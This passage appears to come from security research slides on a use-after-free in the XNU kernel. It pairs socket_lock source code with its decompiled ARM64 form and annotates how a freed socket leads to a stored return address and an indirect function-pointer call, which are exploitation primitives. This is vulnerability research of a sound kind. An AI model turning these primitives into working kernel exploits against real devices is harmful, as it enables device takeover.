    void *lr_saved;

    lr_saved = __builtin_return_address(0);

    if (so->so_proto->pr_lock) {
        (*so->so_proto->pr_lock)(so, refcount, lr_saved);
    } else {
#ifdef MORE_LOCKING_DEBUG
        LCK_MTX_ASSERT(so->so_proto->pr_domain->dom_mtx,
            LCK_MTX_ASSERT_NOTOWNED);
#endif
        lck_mtx_lock(so->so_proto->pr_domain->dom_mtx);
        if (refcount)
            so->so_usecount++;
        so->lock_lr[so->next_lock_lr] = lr_saved;
        so->next_lock_lr = (so->next_lock_lr+1) % SO_LCKDBG_MAX;
    }
}
```

save a
return
address to
the freed
socket

Binary version may be better


fetch and
call a
function
pointer
through
two
deferences
to a freed
socket

```
void __fastcall socket_lock(__int64 socket, __int64 a2)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
    v3 = a2;
    v5 = *(_QWORD *) (socket + 0x18);
    v6 = *(void (__fastcall *) (__int64, __int64, __int64)) (v5 + 0x68);
    if ( v6 )
    {
        v6(socket, a2, returnAddress);
    }
    else
    {
        v7 = *(_QWORD *) (*(_QWORD *) (v5 + 0x10) + 0x10LL);
        if ( *(_BYTE *) (v7 + 0xB) != 0x22 )
            panic("\Invalid mutex %p\");
        v8 = _ReadStatusReg(ARM64_SYSREG(3, 0, 0xD, 0, 4));
        while ( 1 )
        {
            v9 = __ldaxr((unsigned __int64 *)v7);
            if ( v9 )
                break;
            if ( !__stxr(v8, (unsigned __int64 *)v7) )
            {
                if ( !v3 )
                    goto LABEL_10;
                goto LABEL_9;
            }
        }
        __clrex();
        lck_mtx_lock_contended((unsigned int *)v7, v8, 0);
        if ( v3 )
        LABEL_9:
            ++*(_DWORD *) (socket + 0x240);
        LABEL_10:
            *(_QWORD *) (socket + 8LL * *(unsigned __int8 *) (socket + 0x298) + 0x258) = returnAddress;
            *(_BYTE *) (socket + 0x298) = (*(_BYTE *) (socket + 0x298) + 1) & 3;
    }
}
```


save a
return
address to
the freed
socket

